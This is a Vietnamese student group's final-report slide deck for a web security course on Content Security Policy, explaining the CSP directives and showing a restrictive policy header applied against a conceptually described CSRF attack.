



**Báo cáo cuối  
kì**

**Môn học: NT213.O21.ANTT**

# **CONTENT SECURITY POLICY**

*-Nhóm 14-*

**Môn học: NT213.O21.ANTT**

**Giảng viên: Nguyễn Công Danh**



# THÀNH VIÊN

21522067 - Lê Huy Hiệp

21522735 - Bùi Đức Anh Tú

21522756 - Nguyễn Thanh Tuấn

21522800 - Nguyễn Long Vũ


# NỘI DUNG

- I. Cơ sở lý thuyết
- II. Demo Cross-Site Request Forgery
- III. Demo Click Jacking
- IV. Demo Remote Command Execution
- V. Demo Stored XSS
- VI. Demo DOM-base XSS
- VII. Kết luận

# I. Cơ sở lý thuyết

# 1.CSP là gì?


- Content Security Policy (CSP) là một công nghệ bảo mật web cho phép các nhà phát triển xác định và thực thi các nguồn tài nguyên mà trình duyệt được phép tải từ một trang web cụ thể. CSP giúp giảm thiểu nguy cơ tấn công XSS bằng cách hạn chế việc thực thi mã JavaScript độc hại từ các nguồn không tin cậy.
- CSP hoạt động qua các chính sách được đặt trong tiêu đề HTTP của trang web, mô tả quy tắc và ràng buộc về nguồn tài nguyên được phép tải và thực thi. Các chỉ dẫn phổ biến của CSP bao gồm: default-src, script-src, style-src, img-src, connect-src, font-src, media-src, object-src, frame-src, worker-src, form-action, và frame-ancestors.
- Dù không phải là giải pháp bảo mật hoàn hảo, CSP cung cấp một lớp bảo vệ bổ sung, giúp giảm thiểu nguy cơ tấn công bảo mật và cải thiện an toàn cho ứng dụng web.



# I. Cross-Site Request Forgery

# 1. Sơ lược quá trình tấn công

User sẽ truy cập vào 1 trang web bị vulnerable, sau đó mở 1 tab mới và truy cập đến trang của attacker, khi đó trang attacker sẽ thực hiện truy vấn đến trang bị vulnerable và thay đổi email của user mà không cần sự đồng ý của họ.





## 2.Video demo trước khi áp dụng CSP






# Áp dụng Secure Content Policy

```
("Content-Security-Policy", "default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self'; connect-src 'self'; font-src 'self'; object-src 'none'; frame-ancestors 'none'; form-action 'self'; base-uri 'self';"); next(); });
```

- default-src 'self': Chỉ cho phép các tài nguyên mặc định được tải từ chính nguồn của trang web.
- script-src 'self': Chỉ cho phép các tập lệnh (JavaScript) được tải từ chính nguồn của trang web.
- style-src 'self': Chỉ cho phép các tệp CSS được tải từ chính nguồn của trang web.
- img-src 'self': Chỉ cho phép các hình ảnh được tải từ chính nguồn của trang web.
- connect-src 'self': Chỉ cho phép kết nối (ví dụ: AJAX, WebSockets) đến chính nguồn của trang web.
- font-src 'self': Chỉ cho phép các tệp font được tải từ chính nguồn của trang web.
- object-src 'none': Không cho phép nhúng các đối tượng như Flash, Silverlight.
- frame-ancestors 'none': Không cho phép trang web này được nhúng trong các khung (iframe) của trang khác.
- form-action 'self': Chỉ cho phép gửi form đến chính nguồn của trang web.
- base-uri 'self': Chỉ cho phép thẻ <base> trở đến chính nguồn của trang web.

### 3. Sau khi áp dụng CSP



